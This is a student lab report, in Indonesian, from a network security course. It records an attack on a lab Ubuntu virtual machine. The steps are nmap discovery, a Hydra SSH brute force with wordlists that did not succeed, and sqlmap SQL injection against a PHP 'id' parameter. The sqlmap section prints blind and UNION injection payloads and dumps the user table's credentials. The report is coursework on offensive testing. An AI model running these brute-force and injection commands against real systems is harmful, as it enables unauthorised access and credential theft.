LAPORAN RESMI PRAKTIKUM
KEMANAN JARINGAN

Attack Scenario

Dosen :

Dr. Ferry Astika Saputra ST, M.Sc

Oleh :

Septiana Dyah Anissawati

D4 LJ Teknik Informatika B

3122640031

POLITEKNIK ELEKTRONIKA NEGERI SURABAYA

TAHUN AJARAN

2022/2023

PENJELASAN

Pada praktikum sekaligus tugas kali ini akan melakukan peretasan pada sebuah VDI (Virtual Disk Image) dengan OS Ubuntu. Tujuan dari praktikum ini adalah agar dapat mengakses database dan mendapatkan user rootnya. Maka dari itu untuk pengaksesan database menggunakan SQLmap dan untuk username dan password menggunakan Hydra.

SQLmap merupakan aplikasi open source atau tools yang terdapat dalam Kali Linux. Aplikasi ini digunakan untuk mendeteksi dan mengeksploitasi kerentanan. Aplikasi ini mampu mengambil alih server database. Dengan menggunakan SQLmap penyerang dapat melakukan penyerangan pada database SQL, menjalankan perintah pada sistem operasi, mengambil struktur database, melihat atau menghapus data yang terdapat pada database dan bahkan mengakses file sistem dari server.

Hydra adalah cracker password yang cepat dan fleksibel dapat digunakan di Linux dan Windows serta mendukung protokol seperti AFP, HTTP-FORM-GET, HTTP-GET, HTTP-FORM-POST, HTTP-HEAD, HTPP-PROXY. Tool ini didesain untuk melakukan cracking password dengan metode brute force.

Brute force merupakan upaya untuk mendapatkan akses sebuah akun dengan menebak username dan password yang digunakan. Brute force attack sebenarnya merupakan teknik lama dalam aksi cyber crime. Namun, ternyata masih banyak digunakan karena dianggap masih efektif. Itulah mengapa metode ini masih populer sampai saat ini dan banyak digunakan oleh para hackers untuk melakukan tindakan kriminalnya. Lalu, apa yang bisa hackers lakukan setelah memperoleh akses ke sistem atau jaringan Anda? Berikut beberapa motif serangan yang paling umum:

- Mencuri informasi personal Anda (termasuk kata sandi seluruh akun Anda) dan kemudian menjualnya ke pihak ketiga;
- Menggunakan akun Anda untuk melakukan tindakan kriminal seperti menyebarkan konten hoax/ilegal maupun melancarkan serangan phishing;
- Menghancurkan reputasi korban dengan cara merusak websitenya;
- Memasukkan malware (spyware) dan ads ke website korban untuk memonitor aktivitas mereka serta memperoleh uang setiap kali pengunjung mengklik iklan tersebut;
- Mengarahkan website ke situs yang telah disiapkan pelaku, yang tentunya mengandung konten yang berbahaya atau dipenuhi dengan iklan yang menguntungkan pelaku;
- Menginfeksi perangkat Anda dengan malware dan mengubahnya menjadi botnets.

A. Mendapatkan User Root

1. Langkah pertama yaitu melihat inet yang kita gunakan menggunakan comment ifconfig

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.246.194  netmask 255.255.255.0  broadcast 192.168.246.255
        inet6 fe80::a00:27ff:fe93:bf41  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:93:bf:41  txqueuelen 1000  (Ethernet)
        RX packets 9  bytes 1579 (1.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 15  bytes 1932 (1.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2. Langkah selanjutnya menjalankan command ipcalc dengan memasukkan ip yang kita gunakan

```
┌──(kali㉿kali)-[~]
└─$ ipcalc 192.168.246.194
Address:   192.168.246.194      11000000.10101000.11110110. 11000010
Netmask:   255.255.255.0 = 24   11111111.11111111.11111111. 00000000
Wildcard:  0.0.0.255            00000000.00000000.00000000. 11111111
⇒
Network:   192.168.246.0/24     11000000.10101000.11110110. 00000000
HostMin:   192.168.246.1        11000000.10101000.11110110. 00000001
HostMax:   192.168.246.254      11000000.10101000.11110110. 11111110
Broadcast: 192.168.246.255      11000000.10101000.11110110. 11111111
Hosts/Net: 254                   Class C, Private Internet
```

3. Kemudian melakukan scanning network dengan menggunakan nmap agar mendapatkan ip target yang akan diserang.

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.246.0/24 -p 22 --open
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-02 08:56 EDT
Nmap scan report for 192.168.246.148
Host is up (0.0020s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 9.65 seconds
```

4. Menjalankan command hydra untuk cracking password

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /home/kali/bruteforce-database-master/userlist.txt -P /home/kali/bruteforce-database-master/passlist.txt ssh://192.168.246.148 -t 4
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 867705343100 login tries (l:403355/p:2151220), ~54231583944 tries per tas
k
[DATA] attacking ssh://192.168.125.148:22/
[STATUS] 176.00 tries/min, 176 tries in 00:01h, 867705342924 to do in 82169066:34h, 16 active
[STATUS] 133.67 tries/min, 401 tries in 00:03h, 867705342699 to do in 108192686:08h, 16 active
[STATUS] 116.86 tries/min, 818 tries in 00:07h, 867705342284 to do in 123755855:40h, 16 active
[STATUS] 118.40 tries/min, 1776 tries in 00:15h, 867705341326 to do in 122143206:50h, 16 active
```

Hasil yang saya dapatkan saya belum mendapatkan username dan password untuk melakukan hak akses pada VDI.

B. Mengambil data database menggunakan SQLmap

1. Dapatkan IP dari linux yang digunakan

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.241.194  netmask 255.255.255.0  broadcast 192.168.241.255
        inet6 fe80::a00:27ff:fe93:bf41  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:93:bf:41  txqueuelen 1000  (Ethernet)
        RX packets 19  bytes 3158 (3.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17  bytes 2598 (2.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


2. Setelah itu guanakn ipcalc untuk mendapatkan range IP

```
┌──(kali㉿kali)-[~]
└─$ ipcalc 192.168.241.194
Address:   192.168.241.194      11000000.10101000.11110001. 11000010
Netmask:   255.255.255.0 = 24   11111111.11111111.11111111. 00000000
Wildcard:  0.0.0.255            00000000.00000000.00000000. 11111111
⇒
Network:   192.168.241.0/24     11000000.10101000.11110001. 00000000
HostMin:   192.168.241.1        11000000.10101000.11110001. 00000001
HostMax:   192.168.241.254      11000000.10101000.11110001. 11111110
Broadcast: 192.168.241.255      11000000.10101000.11110001. 11111111
Hosts/Net: 254                   Class C, Private Internet
```


3. Menggunakan nmap untuk mendapatkan ip dari target

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.241.0/24  -p 22 --open
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-02 10:27 EDT
Nmap scan report for 192.168.241.148
Host is up (0.0019s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 7.44 seconds
```


4. Coba buka ip pada browser




5. Coba cari halaman yang memerlukan ‘ID’




6. Jalankan menggunakan SQLmap





7. Melihat tabel pada database vulnweb




8. Melihat kolom pada tabel user

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.241.148/index.php?tampil=artikel_detail&id=85" -T user --columns

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law
s. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:48:10 /2023-06-02/

[10:48:10] [INFO] resuming back-end DBMS 'mysql'
[10:48:10] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=g3huf31f3k2...0p2kt1mb4m'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: tampil=artikel_detail&id=85' AND 5109=5109 AND 'VHdg'='VHdg

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: tampil=artikel_detail&id=85' AND (SELECT 9633 FROM (SELECT(SLEEP(5)))HeGr) AND 'rIbM'='rIbM

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: tampil=artikel_detail&id=85' UNION ALL SELECT NULL,NULL,CONCAT(0x717a787a71,0x486a734c7a736245524469436f67656a617079446f47744a6a4f56664e4b5370456f414b474a6761,0x71766b7071),NU
LL,NULL,NULL-- -
---
[10:48:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL >= 5.0.12
[10:48:12] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
---
[10:48:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL >= 5.0.12
[10:48:12] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[10:48:12] [INFO] fetching current database
[10:48:12] [INFO] fetching columns for table 'user' in database 'vulnweb'
Database: vulnweb
Table: user
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| id_user   | int(5)      |
| password  | varchar(50) |
| username  | varchar(50) |
+-----------+-------------+

[10:48:12] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.241.148'
[10:48:12] [WARNING] your sqlmap version is outdated

[*] ending @ 10:48:12 /2023-06-02/
```

9. Mendapatkan data dari tiap kolom tabel user

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.241.148/index.php?tampil=artikel_detail&id=85" -C id_user,password,username --dump

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law
s. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:50:27 /2023-06-02/

[10:50:27] [INFO] resuming back-end DBMS 'mysql'
[10:50:27] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=mpbalhb2v2s...5vdpv92u9e'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: tampil=artikel_detail&id=85' AND 5109=5109 AND 'VHdg'='VHdg

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: tampil=artikel_detail&id=85' AND (SELECT 9633 FROM (SELECT(SLEEP(5)))HeGr) AND 'rIbM'='rIbM

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: tampil=artikel_detail&id=85' UNION ALL SELECT NULL,NULL,CONCAT(0x717a787a71,0x486a734c7a736245524469436f67656a617079446f47744a6a4f56664e4b5370456f414b474a6761,0x71766b7071),NU
LL,NULL,NULL-- -
---
[10:50:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL >= 5.0.12
[10:50:29] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
```



Saya mendapatkan id_user, password dan username dari tabel user pada database vulnweb. Namun yang aneh disini adalah pada password dimana ada kode enkripsi namun menyertakan (vulnweb) hal itu menyebabkan kode enkripsi tidak ada nilainya. Dan ketika login tidak bisa.